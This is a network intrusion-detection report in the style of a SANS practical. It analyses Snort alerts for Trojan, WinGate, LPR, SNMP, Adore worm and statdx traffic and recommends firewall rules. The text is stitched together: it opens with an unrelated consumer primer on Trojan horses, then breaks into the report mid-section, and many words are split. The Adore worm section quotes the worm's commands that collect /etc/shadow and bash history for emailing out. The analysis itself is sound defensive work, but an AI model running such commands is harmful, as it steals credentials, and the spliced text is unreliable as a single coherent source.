Trojan horse attacks pose one of the most serious threats to computer security. This page will teach you how to avoid falling prey to them, and how to repair the damage if you already did. According to legend, the Greeks won the Trojan war by hiding in a huge, hollow wooden horse to get into the fortified city of Troy. In today's computer world, a Trojan horse is defined as a "malicious, security-breaking program that is disguised as something benign" such as a screen saver, game, or attack. The most (in)famous Trojan horse was the so-called "Love Bug" in May 2000. If this apparent love letter was opened, it would unleash a slew of problems, such as sending itself to everybody on your email address book or IRC channel, erasing or modifying your files, and downloading another Trojan horse program designed to steal your passwords. Many Trojan horses also allow crackers (aka "hackers") to take over your computer and "remote control" it, such as to take over your IRC channels or use your computer to perform denial of service attacks like those that disrupted web sites of Yahoo and Amazon.
Many people use terms like Trojan horse, virus, worm, and hacking all interchangeably, but they really don't mean the same thing. If you're curious, here's a quick primer defining and distinguishing them. Let's just say that once you are "infected", trojans are just as dangerous as viruses and can spread to hurt others just as easily!
The following general information applies to all operating systems, but the specific trojan descriptions and fixes are for Windows only, since that is by far where the most damage is done.

Analysis

The alert "Possible Trojan server activity" was triggered 19156 times from 1658 different IP addresses. Of these, 544 where in the MY.NET.xxx.yyy space which is quite worrying if we keep in mind how dangerous this kind of alert is.

The Top 5 source IP addresses are:

IP Address	#Alerts	Reverse Lookup	Double Reverse Lookup
MY.NET.98.112	6533	-	-
137.189.165.1	3175	linux01.fed.cuhk.edu.hk	137.189.165.1
MY.NET.97.171	3078	-	-
MY.NET.98.117	2554	-	-
MY.NET.98.209	666	-	-

Table 5

Of these particular IP addresses, only MY.NET.97.171 generated other alerts as shown in the following table:

Alert	IP Address
Watchlist 000222 NET -NCFC	159.226.185.107
SMB Name Wildcard	216.227.100.221
SMB Name Wildcard	24.161.50.148
SMB Name Wildcard	24.161.51.184
SMB Name Wildcard	24.164.52.135
SMB Name Wildcard	24.65.141.133
SMB Name Wildcard	24.66.140.116
SMB Name Wildcard	24.66.140.148
SMB Name Wildcard	24.70.141.149
SMB Name Wildcard	24.70.141.89
SMB Name Wildcard	24.76.146.162
SMB Name Wildcard	24.76.146.31
SMB Name Wildcard	24.79.148.149
SMB Name Wildcard	66.66.199.156
High port 65535 tcp - possible Red Worm - traffic	MY.NET.253.112
High port 65535 tcp - possible Red Worm - traffic	MY.NET.5.29
High port 6553 5 udp - possible Red Worm - traffic	MY.NET.97.171

Given the generic name of the alert, we can only suppose the traffic was trying to reach or connect to a Trojan server. This is supported by the fact that the top destination and source port for this alert is 27374 which is associated with SubSeven.

Security recommendation

All the connection from the internet to unknown port numbers should be denied by your bastion firewalls and routers . A few examples of how to do it can be found at:

- http://www.sans.org/infosecFAQ/blocking_cisco.htm
- http://www.sans.org/infosecFAQ/firewall/blocking_ipchains.htm

Also, it is important to have host and network based antivirus defenses in place (especially on Windows hosts) and, depending on your security policy, access TO the internet should be restricted: probably the safest way would be to use a proxy and relay requests to the Internet thr ough it.

WinGate 1080 Attempt

This alert is triggered whenever an host is contacted on port TCP/1080. This port is usually associated with S OCKS: SOCKS is a networking proxy protocol which enables hosts on one side of a SOCKS ser ver to gain full access to hosts on the other side of the SOCKS server without requiring direct IP reachability .

In order to achieve this, a SOCKS server is required: it will authenticate and authorize requests, establish external connection s and relay data. SOCKS servers are normally used as network firewall s and one of the most famous implementation available for Windows 9x/ME/2k is called Wingate: using this software, network administrators can administers an internet link and allow multiple machines to share a single internet connection (this functionality is actually provided by Windows 98 and Windows 2000 without the need of additional software).

Proxies can be also considered as anonymizers as, being the connection bounced, the target can only see the proxy server as source: this is the reason why Proxies are very frequently used by hackers and why alerts like this one are dangerous. Generally speaking a SOCKS is independent by the protocol and can tunnel different protocols like telnet, HTTP and ot hers.

Analysis

The alert was triggered 15129 times from 47 different IP addresses . The Top 5 source IP addresses are:

IP Address	#Alerts	Reverse Lookup	Double Reverse Lookup
64.161.212.25	15000	adsl-64-161-212-25.dsl.snfc21.pacbell.net	64.161.212.25
128.210.10.11	12	expert.cc.purdue.edu	128.210.10.11
200.194.96.32	12	-	-
63.102.226.86	8	-	-
130.227.3.123	6	proxy5.monitor.dal.net	130.227.3.123

Table 6

All the different 47 IP addresses which triggered this alert didn't generate any other one.

According to the Intrusion Detection FAQ there are few reasons why this port is probed by attackers (http://www.sans.org/newlook/resources/IDFAQ/socks.htm):

> We have seen probes to port 1080, I asked an analyst to take a minute and document what the deal is with 1080. Here is Christopher Misra's write up and he is still doing a bit of research:
> Port 1080 is used by the SOCKS networking proxy protocol. It is designed to allow a host outside of a firewall to connect transparently and securely through the firewall. As a consequence, some sites may have port 1080 opened for incoming connections to a system running a socks daemon. One of the more common uses of SOCKS seems to be allowing ICQ traffic to hosts that are behind a firewall.
> One common package that provides this function is Wingate (wingate.deerfield.com). A notoriously insecure package that provides telnet redirection among other bad things...Scanning on port 1080 seems to be possibly looking for a telnet redirector (as per Wingate). With the Wingate package, apparently only certain more expensive versions of the package allow for user authentication.
> This could also be looking for other services proxied through SOCKS. One security report regarding systems running NEC's Socks5 beta-0.17.2. When running socks5 on port 1080 the daemon writes it's PID to /tmp/socks5.pid. If this file does not exist, one could symlink e.g. /etc/passwd to it and have it overwritten when socks5 starts up. (Taken from www.safenetwork.com/Linux/socks.html)
> These are the things I have found so far. Presumably if someone had their firewall misconfigured to allow all incoming traffic to port 1080 through, if there were a machine running Wingate inside the firewall the system could be used to redirect telnet connections inside of the firewall.

Also, according with the "Intrusion Detection Patterns" chapter in the "Intrusion Detection Immersion Curriculum" from SANS, a probe on port 1080 c an be considered response and not stimulus:

> The stimulus in these cases is one of your internal hosts connecting to an IRC server. IRC operators commonly test to see if the incoming connection is from a host that has these ports open; they aren't just scanning your site. They attempt to avoid connections through proxies as a best effort to avoid problems

This behavior has also been reported on the "Intrusion Detection FAQ" in the document "Port 1080 and 23, and IRC Server Signature " (http://www.sans.org/ newlook/resources/IDFAQ/IRC.htm).

A search on the CVE repository gave the following results:

- CVE-1999-0290: the WinGate telnet proxy allows remote attackers to cause a denial of service via a large number of connections to localhost.
- CVE-1999-0291: the WinGate proxy is installed without a password, which allows remote attackers to redirect connections without authentication.
- CVE-1999-0441: remote attackers can perform a denial of service in WinGate machines using a buffer overflow in the Winsock Redirector Service.
- CVE-1999-0494: denial of service in WinGate proxy through a buffer overflow in POP3.
- CAN-1999-0657: WinGate is being used (CANDIDATE under review)
- CAN-2000-1048: directory traversal vulnerability in the logfile service of Wingate 4.1 Beta A and earlier allows remote attackers to read arbitrary files via a .. (dot dot) attack via an HTTP GET request that uses encoded characters in the URL (CANDIDATE under review)

and more information on this probe can be found at the address http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids175&view=event

Security recommendation

Make sure you are not running Wingate on your network and, if that is the case, please consider the eventuality of using different software like http://www.socks.nec.com/ .

If Wingate has to be used, make sure to tight the security settings on it (assign a strong password and review the security policy) and to enable a host based firewall to limit the source IPs of the requests to MY.NET.xxx.yyy.

Also, incoming connections from the internet to port 10 80 on MY.NET.xxx.yyy should be prevented at network level by your bastion routers and firewalls . A few examples of how to do this can be found at:

- http://www.sans.org/infosecFAQ/blocking_cisco._htm
- http://www.sans.org/infosecFAQ/firewall/blocking_ipchains.htm

connect to 515 from outside

This alert is triggered when an external IP address try to connect to port TCP /515 which is usually reserved for the Unix LPR Service.

Access to this port from the Internet is almost certainly a malicious activity, as some versions of these services are known to be vulnerable to attacks.

These vulnerabilities could possibly lead to gain root access as written in "Alert: Increased probes to TPC port 515" from the SANS Institute (http://www.sans.org/newlook/alerts/port515.htm)

Analysis

The alert was triggered 7942 times from 8 different IP addresses:

IP Address	#Alerts	Reverse Lookup	Double Reverse Lookup
211.220.194.203	5569	-	-
200.42.69.176	2245	ADSL-69-176.PrimaDSL.prima.com.ar	200.42.69.176
24.167.255.45	104	mke-24-167-255-45.wi.rr.com	24.167.255.45
255.255.255.255	18	-	-
217.57.147.213	2	-	-
24.2.249.122	2	c1604508-b.roalok1.mi.home.com	24.2.249.122
65.32.27.119	1	653227hfc119.tampabay.rr.com	65.32.27.119
90.221.156.98	1	-	

All the different 8 IP addresses which triggered this alert didn't generate any other one but clearly, the 4th is obviously a spoofed one (255.255.255.255) as that is a broadcast address and not a valid source IP for this kind of communication .

Access to this port is to be considered high risk traffic as version 3.6.24 of LprNG has been proved to be vulnerable to a format string vulnerability in a function used to

interact with the syslog. This particular version of LprNG was widely used in quite a few UNIX distributions: NetBSD 1.4.2, NetBSD NetBSD 1.4.1, NetBSD NetBSD 1.4, OpenBSD OpenBSD 2.7, RedHat Linux 7.0, Wirex and Immunix OS 6.2.

As result of this, a connection from the internet to one of these Operating Systems which haven't been patched, could lead to a compromised machine. This particular vulnerability is listed at CVE as CVE-2000-0917.

For more information, a good analysis has been written by Robert Sorensen in his Practical Assignment (Network Detect #2, http://www.sans.org/y2k/practical/Robert_Sorensen_GCIA.htm#a1-2) and a Case Study on an attack based on this vulnerability has been written by Mary M. Chaddock and can be found at http://www.sans.org/y2k/the_compromise.htm .

Security Recommendation

All the UNIX machines running LprNG should be examined and upgraded/patched up to the latest versions of the software while all the 6729 IP addresses reported as destination by this alert should be checked for possible signs of compromises.

Also, incoming connections from the Internet to port 515 on MY.NET.xxx.yyy should be prevented at network level by your bastion routers and firewalls. A few examples of how to do this can be found at:

- http://www.sans.org/infosecFAQ/blocking_cisco.htm
- http://www.sans.org/infosecFAQ/firewall/blocking_ipchains.htm

UDP SRC and DST outside network

This alert is triggered whenever either the source or the destination address of a UDP packet are not in the MY.NET.xxx.yyy. address space.

There are only two possible explanations for this kind of traffic:

- a misconfigured router which is forwarding packets to a wrong interface or network segment
- an internal machine in MY.NET.xxx.yyy is spoofing the source address of the packet

Being the first option really unlikely, all the packets which triggered this rule were crafted in some way.

Analysis

The alert was triggered 6007 times from 34 different IP addresses. Here is the top 5 list of them:

IP Address	#Alerts	Reverse Lookup
64.210.135.86	2530	-
169.254.216.50	1671	-
134.192.134.112	787	-
134.192.73.204	306	-
192.168.11.127	108	-

Being the UDP protocol connection-less, it's very easy to craft packets with spoofed IP addresses as the target can't verify the identity of the sender.

The alerts were having as target port 137 (NetBIOS, 5379 times), 67 (bootps, 2 times) and 53 (DNS, 626 times).

One of the possible explanation when we see packets of this type going out of network s is that some internal machines could have been compromised by Trojan and could have been used to launch coordinated Denial of Service attacks: by looking at the target ports, we can almost certainly say this is not the case.

Also, 17 of the 34 different IP addresses are in the form of 169.254.xxx.yyy which is a well known IP address as written on the document "Automatic Windows 98/Me TCP/IP Addressing Without a DHCP Server" from Microsoft (http://support.microsoft.com/support/kb/articles/Q220/8/74.ASP):

> A Windows Me/98/2000-based computer that is configured to use DHCP can automatically assign itself an Internet Protocol (IP) address if a DHCP server is not available. For example, this could occur on a network without a DHCP server, or on a network if a DHCP server is temporarily down for maintenance.
>
> The Internet Assigned Numbers Authority (IANA) has reserved 169.254.0.0-169.254.255.255 for Automatic Private IP Addressing. As a result, APIPA provides an address that is guaranteed not to conflict with routable addresses.

This means that, possibly, these spoofed source IP addresses are Windows workstation which didn't get an IP address from a DHCP server and they auto-assigned one themselves: in this case, these alerts could be considerate false positive.

In any case, however, all the other alerts are to be considered reconnaissance activity versus other networks.

As Tom Chmielarski wrote on "Reconnaissance Techniques using Spoofed IP Addresses" (http://www.sans.org/newlook/resources/IDFAQ/spoofed_IP.htm) spoofing the IP address can be useful to:

- Add background noise during a scan
- Indirect reconnaissance of a target by observation of the spoofed host
- reconnaissance through indirect observation
- advanced reconnaissance through indirect observation

Security recommendation

Bastion routers and firewalls should be configured in order to stop packets going out of MY.NET.xxx.yyy when the source IP address is not MY.NET.xxx.yyy.

This process is called egress filtering.

More information on egress filtering and how to apply it to routers and firewalls can be found at http://www.incidents.org/protect/egress.php and more information on the argument can be found on Heather L. Flanagan's document " Egress Filtering – Keeping the Internet Safe from Your Systems " (http://www.sans.org/infosecFAQ/sysadmin/egress.htm).

Applying this filter will also bring some benefits to your organization as explained in the document "Why Egress Filtering can benefit your organization" from David Hoelzer (http://www.sans.org/newlook/resources/IDFAQ/egress_benefits.htm).

SNMP public access

SNMP (Simple Network Management Protocol) is a widely-used network monitoring and control protocol. Data is passed from SNMP agents, which are hardware and/or software processes reporting activity in each network device (hub, router, bridge, etc.) , to the workstation console used to oversee the network.

The agents return information contained in a MIB (Management Information Base), which is a data structure that defines what is obtainable from the device and what can be controlled (turned off, on, etc.). Originating in the UNIX community, SNMP has become widely used on all major platforms.

This alert in particular is triggered whenever an external IP address is trying to connect to port UDP/161: this is the default ports for SNMP and it's active when an SNMP server is installed on an host or device.

Analysis

The alert was triggered 5679 times from 26 different IP addresses: the Top 5 source IP addresses are:

IP Address	#Alerts	Reverse Lookup	Double Reverse Lookup
205.183.158.13	3987	-	-
24.180.132.123	688	cc139074-b.hwrd1.md.home.com	24.180.132.123
65.196.167.62	381	-	-
24.180.202.45	242	cc889103-a.hwrd1.md.home.com	24.180.202.45
64.205.198.196	148	64-205-198-196.client.dsl.net	64.205.198.196

Table 7

Of these distinct IP addresses, only one generated other alerts: 205.183.158.13 was also triggering "SMB Name Wildcard" alerts.

It is also interesting to notice that in the top 5 there are two hosts from the same class B: 24.180.202.45 and 24.180.132.123; they also resolve to the same domain hwrd1.md.home.com. This should be investigated as it could be a coordinated attack. In

particular, 24.180.202.45 has a bad history with security-related incidents as it has been reported to perform malicious activity (http://www.sans.org/giactc/snort/SnortA8.txt):

```
12/03-12:21:46.696560  [**] SUNRPC highport access! [**] 24.180.202.45:1991 ->
MY.NET.99.51:32771
12/03-12:21:46.801019  [**] SUNRPC highport access! [**] 24.180.202.45:1991 ->
MY.NET.99.51:32771
12/03-12:21:46.819925  [**] SUNRPC highport access! [**] 24.180.202.45:1991 ->
MY.NET.99.51:32771
12/03-12:21:46.827424  [**] SUNRPC highport access! [**] 24.180.202.45:1991 ->
MY.NET.99.51:32771
12/03-12:21:46.855923  [**] SUNRPC highport access! [**] 24.180.202.45:1991 ->
MY.NET.99.51:32771
12/03-12:21:46.897947  [**] SUNRPC highport access! [**] 24.180.202.45:1991 ->
MY.NET.99.51:32771
```

SNMP reconnaissance is particularly dangerous because agents can provide an extraordinary amount of information on the target host/device. Also, they are installed by default with particularly simple "public" passwords which could lead attackers to successfully read the MIB.

A really good explanation of how SNMP reconnaissance works is on James Romanski's document "Using SNMP for Reconnaissance" (http://www.sans.org/newlook/resources/IDFAQ/SNMP.htm) which is part of the "Intrusion Detection FAQ" from SANS.

This alert is actually in the "Top Ten Internet Security Threats" from SANS (http://www.sans.org/topten.htm) and is identified by four candidates CVE entries: CAN-1999-0517, CAN-1999-0516, CAN-1999-0254 and CAN-1999-0186.

Security recommendation

Internet access to the SNMP services should be denied. You should enforce this policy on your bastion routers and firewalls and prevent any connection from the Internet.

In case you have legitimate traffic going from the internet to SNMP agents on MY.NET.xxx.yyy you should carefully change your policy to allow specific connections from specific IP addresses on a case by case basis.

A few example of how to prevent SNMP connections to reach your machines can be found at:

- http://www.sans.org/infosecFAQ/blocking_cisco.htm
- http://www.sans.org/infosecFAQ/firewall/blocking_ipchains.htm

SNMP security should also be enforced on the agent side by choosing complex passwords and using the latest version of the SNMP protocol: a description of the security enhancement of the SNMP protocol can be found on Jose Luis Camacho document "SNMP Security Enhancement" (http://www.sans.org/infosecFAQ/netdevices/SNMP_sec.htm).

Also, more documents how to secure SNMP communications on the agent side can be found at http://www.sans.org/infosecFAQ/incident/SNMP.htm and http://www.sans.org/infosecFAQ/netdevices/router.htm

Watchlist 000220 IL-ISDNNET-990517

This alert is triggered when a packet is coming from the Israeli ISP isdn.net.il. The assigned address space for it is 212.179.0.0/17 as stated in the whois information:

```
route:        212.179.0.0/17
descr:        ISDN Net Ltd.
origin:       AS8551
notify:       hostmaster@isdn.net.il
mnt-by:       AS8551-MNT
changed:      hostmaster@isdn.net.il 19990610
source:       RIPE

person:       Nati Pinko
address:      Bezeq International
address:      40 Hashacham St.
address:      Petach Tikvah  Israel
phone:        +972 3 9257761
e-mail:       hostmaster@isdn.net.il
nic-hdl:      NP469-RIPE
changed:      registrar@ns.il 19990902
source:       RIPE
```

This network has a bad history of security -related incidents.

Analysis

The alert was triggered 2752 times from 98 different IP addresses: the Top 5 source IP addresses are:

IP Address	#Alerts	Reverse Lookup	Double Reverse Lookup
212.179.58.194	1094	-	-
212.179.18.3	745	-	-
212.179.43.71	189	fr-c43071.bezeqint.net	-
212.179.86.97	105	PT712097.bezeqint.net	-
212.179.27.6	64	clnt-27006.bezeqint.net	-

Table 8

Of all the IP addresses, only three generated other alerts: 212.179.126.3, 212.179.27.6 and 212.179.34.114 were also triggering "SMB Name Wildcard" alerts.

The destination ports contacted were :

Destination port	#Alerts
6347	1094
1214	862
4061	754
6346	24
25	8
4151	7
1874	2
2116	1

which, except for port 25 (SMTP), are unknown. The alert generated with destination port 25 could actually be legitimate traffic as mail is sent on that port.

The internal machines involved in this alerts are 43: MY.NET.217.62, MY.NET.70.11, MY.NET.99.207, MY.NET.104.127, MY.NET.75.145, MY.NET.85.98, MY.NET.53.54, MY.NET.98.140, MY.NET.152.16 9, MY.NET.98.202, MY.NET.150.133, MY.NET.53.52, MY.NET.53.128, MY.NET.53.58, MY.NET.98.133, MY.NET.217.190, MY.NET.153.165, MY.NET.217.150, MY.NET.97.195, MY.NET.115.115, MY.NET.253.41, MY.NET.253.43, MY.NET.69.225, MY.NET.97.200, MY.NET.98.185, MY.NET.225 .138, MY.NET.53.46, MY.NET.75.106, MY.NET.97.159, MY.NET.104.76, MY.NET.163.104, MY.NET.17.44, MY.NET.179.45, MY.NET.217.218, MY.NET.217. 38, MY.NET.53.47, MY.NET.70.97 and MY.NET.98.171 .

Security Recommendation

The internal machines contacted shou ld be checked looking for possible processes which are binding one of the unknown ports listed in the analysis.

If these ports are not on your AUP (Acceptable Use Policy) , it is recommended to stop them on all your bastion routers and firewalls . A few examples of how to do this can be found at:

- http://www.sans.org/infosecFAQ/blocking_cisco.htm
- http://www.sans.org/inf osecFAQ/firewall/blocking_ipchains.htm

High port 65535 udp - possible Red Worm – traffic

The initially called Red Worm is commonly named "Adore" and it's a worm which affects Linux hosts. It checks for well known exploits on LprNG, rpc.statd, wu -ftpd and BIND.

By default it installs a backdoor on port 65535 and this alert is triggered whenever a connection with source or destination port equal to 65535 is attempted.

This is what the worm does a s written by Matt Fearnow at http://www.sans.org/ y2k/ 040301.htm:

```
A new worm has been found. It is very similar to lion and to Ramen. This worm has
infected 1 machine. I have posted a quick analysis of the worm below. I will add more
analysis to it here soon.
Sets up a cron job. Does Bind scans, wu-ftpd, lprng and rpc-statd.
Reboots the infected machine.

Sets up sekure ping backdoor for linux.solaris (2000)  Possibly on
port 65535 by default with packet size of 77 bytes.

Sends email to adore9000@21cn.com, adore9000@sina.com,
adore9001@21cn.com, adore9001@sina.com

echo ftp >>/etc/ftpusers;echo anonymous >>/etc/ftpusers;
ifconfig >>mail.txt
adore -aux >>mail.txt
cat /root/.bash_history >>mail.txt
cat /etc/hosts >>mail.txt
cat /etc/shadow >>mail.txt
```

More information can be found on a more exhaustive document on the Adore worm at http://www.sans.org/y2k/adore.htm

Analysis

The alert was triggered 1626 times from 11 different IP addresses:

IP Address	#Alerts	Reverse Lookup
216.166.198.175	1588	216-166-198-175.pk.dsl.grics.net
217.59.83.45	10	-
217.59.83.44	6	-
MY.NET.98.184	5	-
194.215.74.32	3	cape017.dsl.surfnet.fi
207.30.161.164	3	user164.net023.fl.sprint -hsd.net
MY.NET.157.244	3	-
MY.NET.97.171	3	-
64.40.74.206	2	64-40-74-206.dialup.galesburgnet.net
MY.NET.97.211	2	-
MY.NET.97.98	1	-

Table 9

Of all the IP addresses, only one generated other alerts: MY.NET.97.171 which generated "Possible Trojan server activity". Having examined the traffic for MY.NET.97.171, it looks like this machine is scanning outside IP addresses looking for SubSeven 2.1 which normally lives on port 27374. This and the fact that it triggered also the "Red Code" alert is definitely to be considered cautiously.

```
alert.010817:08/17-21:05:33.977059  [**] High port 65535 udp - possible Red Worm -
traffic [**] MY.NET.97.171:1417 -> 64.40.74.206:65535
alert.010817:08/17-21:05:40.445116  [**] High port 65535 udp - possible Red Worm -
traffic [**] MY.NET.97.171:1417 -> 207.30.161.164:65535
alert.010817:08/17-21:05:59.225752  [**] High port 65535 udp - possible Red Worm -
traffic [**] MY.NET.97.171:1417 -> 64.40.74.206:65535
```

This is definitely active targeting as in a small timeframe three connections to two different hosts were detected with the same source port and the same destination port (65535). This isn't normal activity and the packets are almost certainly crafted.

Also, these other internal servers show the same behavior: MY.NET.98.184, MY.NET.157.244, MY.NET.97.98, MY.NET.97.211 and MY.NET.98.184.

Only an internal machine was target of this alert on destination port 65535: MY.NET.163.54.

```
alert.010816:08/16-12:15:25.128342  [**] High port 65535 udp - possible Red Worm -
traffic [**] 217.59.83.45:5314 -> MY.NET.163.54:65535
alert.010816:08/16-12:15:25.128468  [**] High port 65535 udp - possible Red Worm -
traffic [**] 217.59.83.45:5314 -> MY.NET.163.54:65535
alert.010816:08/16-12:15:25.128595  [**] High port 65535 udp - possible Red Worm -
traffic [**] 217.59.83.45:5314 -> MY.NET.163.54:65535
alert.010816:08/16-12:15:25.132993  [**] High port 65535 udp - possible Red Worm -
traffic [**] 217.59.83.45:5314 -> MY.NET.163.54:65535
alert.010816:08/16-12:15:25.198031  [**] High port 65535 udp - possible Red Worm -
traffic [**] 217.59.83.45:5314 -> MY.NET.163.54:65535
alert.010816:08/16-12:17:22.653887  [**] High port 65535 udp - possible Red Worm -
traffic [**] 217.59.83.45:5314 -> MY.NET.163.54:65535
alert.010816:08/16-12:17:22.954555  [**] High port 65535 udp - possible Red Worm -
traffic [**] 217.59.83.45:5314 -> MY.NET.163.54:65535
alert.010816:08/16-12:17:22.984275  [**] High port 65535 udp - possible Red Worm -
traffic [**] 217.59.83.45:5314 -> MY.NET.163.54:65535
alert.010816:08/16-12:17:23.045996  [**] High port 65535 udp - possible Red Worm -
traffic [**] 217.59.83.45:5314 -> MY.NET.163.54:65535
alert.010816:08/16-12:17:23.279495  [**] High port 65535 udp - possible Red Worm -
traffic [**] 217.59.83.45:5314 -> MY.NET.163.54:65535
alert.010818:08/18-12:02:23.381272  [**] High port 65535 udp - possible Red Worm -
traffic [**] 217.59.83.44:5314 -> MY.NET.163.54:65535
alert.010818:08/18-12:02:23.649170  [**] High port 65535 udp - possible Red Worm -
traffic [**] 217.59.83.44:5314 -> MY.NET.163.54:65535
```

```
alert.010818:08/18-12:04:16.644014  [**] High port 65535 udp - possible Red Worm -
traffic [**] 217.59.83.44:5314 -> MY.NET.163.54:65535
alert.010818:08/18-12:13:23.058849  [**] High port 65535 udp - possible Red Worm -
traffic [**] 217.59.83.44:5314 -> MY.NET.163.54:65535
alert.010818:08/18-12:13:23.228743  [**] High port 65535 udp - possible Red Worm -
traffic [**] 217.59.83.44:5314 -> MY.NET.163.54:65535
alert.010818:08/18-12:13:23.506511  [**] High port 65535 udp - possible Red Worm -
traffic [**] 217.59.83.44:5314 -> MY.NET.163.54:65535
```

This has to be considered high-risk traffic and should be investigated further as the machine might have been compromised by the Adore worm.

An exception: 1588 times, the destination port of the "Red Code" alerts was 27015 and the target MY.NET.160.169: port 27015 is known to be used by Half-Life server and Team Fortress Classic (TFC), a popular game similar to Quake. It is possible the machine MY.NET.160.169 was a TFC server from 01:53:50 to 01:58:14 on August 16, 2001. This could explain so many connections in a small timeframe.

Security Recommendation

Check carefully all the 8 IP addresses contacted on port 65535 for signs of infection of the Adore worm using the Adorefind tool (http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind.htm).

As this kind of worms use well know vulnerabilities on Linux platforms to replicate, always make sure that all the Linux boxes are patched with the latest updates.

Also, review you AUP and verify if Half-Life or similar games are allowed: if not, block incoming connections to port 27015. This will prevent Internet players to connect to local game servers.

In order to block this kind of connections on your bastion routers and firewalls, please refer to the documents:

- http://www.sans.org/infosecFAQ/blocking_cisco.htm
- http://www.sans.org/infosecFAQ/firewall/blocking_ipchains.htm

The internal machines MY.NET.97.171, MY.NET.98.184, MY.NET.157.244, MY.NET.97.98, MY.NET.97.211 and MY.NET.98.184 are probably being used by malicious users: it is suggested to carefully monitor all the traffic from and to the boxes and take appropriate actions if the traffic is not reflecting your security policy.

STATDX UDP attack

This alert is triggered every time a connection to the rpc.statd (program number 100024) service is tempted trying to exploit the linux statdx vulnerability which was discovered on July 16, 2000 by Daniel Jacobowitz and ported on BuqTRAQ:

```
A vulnerability exists in the rpc.statd program which is part of the nfs-utils packages,
distributed with a number of popular Linux distributions. Because of a format string
vulnerability when calling the syslog() function a malicious remote user can execute
code as root.

The rpc.statd server is an RPC server that implements the Network Status and Monitor RPC
protocol. It's a component of the Network File System (NFS) architecture.
```

```
The logging code in rpc.statd uses the syslog() function passing it as the format string
user supplied data. A malicious user can construct a format string that injects
executable code into the process address space and overwrites a function's return
address, thus forcing the program to execute the code.

rpc.statd requires root privileges for opening its network socket, but fails to drop
these privileges later on. Thus code executed by the malicious user will execute with
root privileges.

Debian, Red Hat and Connectiva have all released advisories on this matter. Presumably,
any Linux distribution which runs the statd process is vulnerable, unless patched for
the problem
```

More information can also be found at http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids442&view=event

Analysis

The alert was triggered 129 times from 12 different IP addresses. Here is a list of the top 5:

IP Address	#Alerts	Reverse Lookup
63.167.204.42	54	-
217.110.118.21	20	-
210.61.154.97	12	-
64.240.252.48	12	-
148.243.116.97	11	monalisa.nsmex.com

Table 10

Some of the 12 IP addresses generated also other alerts: the " External RPC Call" and the "SMB Name Wildcard".

The "External RPC Call" can be considered reconnaissance for this attack: once the attacker gets the port number where the program number 100024 lives, it tries to exploit the vulnerability to gain root access to the machine.

Since this works only on the TCP protocol, the probabilities of the source IP address being spoofed are almost null as a three way handshake has to be done in order to initiate the connection; also the signature for this attack is very specific and there shouldn't be any false positive.

102 different internal machines were targeted with this attack and one of them 4 times : it is advisable to check all of them and ensure they have not been compromised .

Security recommendation

All the 102 internal machines listed as target of this alert should be checked for sign of intrusion as backdoors could have been installed. An advisory for this kind of activity can be found at http://www.cert.org/advisories/CA-2000-17.html.

rpc.statd is normally used by NFS to lock files: if you don't require NFS, it is suggested to do not run this service and all the other NFS -related services. Even if you require only to share a drive in read-only mode, you can still shut down the rpc.statd service as file locking is not an issue.

Also, internet connections to high ports used by RPC services (typically in the range 32000-33000) should be denied by your bastion firewalls and routers . A few examples of how to do this can be found at:

- http://www.sans.org/infosecFAQ/blocking_cisco.htm
- http://www.sans.org/infosecFAQ/fire wall/blocking_ipchains.htm

TCP SRC and DST outside network

This alert is triggered whenever either the source or the destination address of a TCP packet are not in the MY.NET.xxx.yyy. address space.

There are only two possible explanatio ns for this kind of traffic:

- a misconfigured router which is forwarding packets to a wrong interface or network segment
- an internal machine in MY.NET.xxx.yyy is spoofing the source address of the packet

Being the first option really unlikely, all the p ackets which triggered this rule were crafted in some way.

Analysis

The alert was triggered 99 times from 12 different IP addresses.

As the TCP protocol connection-oriented, it's very difficult to craft packets with spoofed IP addresses and participate in a connection as the target can verify the identity of the sender using sequence numbers. However, predictable Initial sequence numbers or the ability to "sniff" a network segment allows a potential attacker to spoof its source address.

All the alerts generated were having as target ports 37703, 6667, 5190, 5050, 3901, 3812, 3168, 3138, 2466, 2061, 1891, 389, 139 and 25.

One of the possible explanation when we see packets of this type going out of networks is that some internal machines could have been com promised by Trojan and could have been used to launch coordinated Denial of Service attacks: by looking at the target ports and the frequency of these alerts, we can almost certainly say this is not the case.

Also, 4 of the 12 different IP addresses are in the form of 169.254.xxx.yyy which is a well known IP address as noted on the document " Automatic Windows 98/Me TCP/IP Addressing Without a DHCP Server" from Microsoft (http://support.microsoft.com/support/kb/articles/Q220/8/74.ASP):

> A Windows Me/98/2000-based computer that is configured to use DHCP can automatically assign itself an Internet Protocol (IP) address if a DHCP server is not available. For example, this could occur on a network without a DHCP server, or on a network if a DHCP server is temporarily down for maintenance.
>
> The Internet Assigned Numbers Authority (IANA) has reserved 169.254.0.0-169.254.255.255 for Automatic Private IP Addressing. As a result, APIPA provides an address that is guaranteed not to conflict with routable addresses.

This means that possibly these spoofed source IP addresses are Windows workstation which didn't get an IP address from a DHCP server and they auto-assigned one themselves: in this case, these alerts are to be considerate false positive.

In any case, however, all the other alerts are to be considered reconnaissance activity versus other networks.

As Tom Chmielarski wrote on "Reconnaissance Techniques using Spoofed IP Addresses" (http://www.sans.org/newlook/resources/IDFAQ/spoofed_IP.htm), spoofing the IP address can be useful to:

- Add background noise during a scan
- Indirect reconnaissance of a target by observation of the spoofed host
- reconnaissance through indirect observation
- advanced reconnaissance through indirect observation

Security recommendation

Bastion routers and firewalls should be configured in order to stop packets going out of MY.NET.xxx.yyy when the source IP address is not MY.NET.xxx.yyy.

This process is called egress filtering.

More information on egress filtering and how to apply it on routers and firewalls can be found at the address http://www.incidents.org/protect/egress.php and more information on the argument can be found on Heather L. Flanagan's document " Egress Filtering – Keeping the Internet Safe from Your Systems" (http://www.sans.org/infosecFAQ/sysadmin/egress.htm).

Applying this filter will also bring some benefits to your organization as explained in the document "Why Egress Filtering can benefit your organiz ation" from David Hoelzer (http://www.sans.org/newlook/resources/IDFAQ/egress_benefits.htm).

connect to 515 from inside

This alert is triggered when an internal IP address try to connect to port TCP/515 which is usually reserved for the Unix LPR Service.

Access to this port from the Internet is almost certainly a malicious activity, as some version of these services are known to be vulnerable to attacks; connections between internal networks can be considered normal traffic whenever inter-departmental printing is necessary.

Well known vulnerabilities however could possibly lead to gain root access as written in the document "Alert: Increased probes to TPC port 515" fr om the SANS Institute (http://www.sans.org/newlook/alerts/port515.htm)

Analysis

The alert was triggered 66 times from 1 single IP addresses (MY.NET.1.2) to a single destination (MY.NET.50.35).

The alerts generated are showing a strange pattern: the source port is always 1023
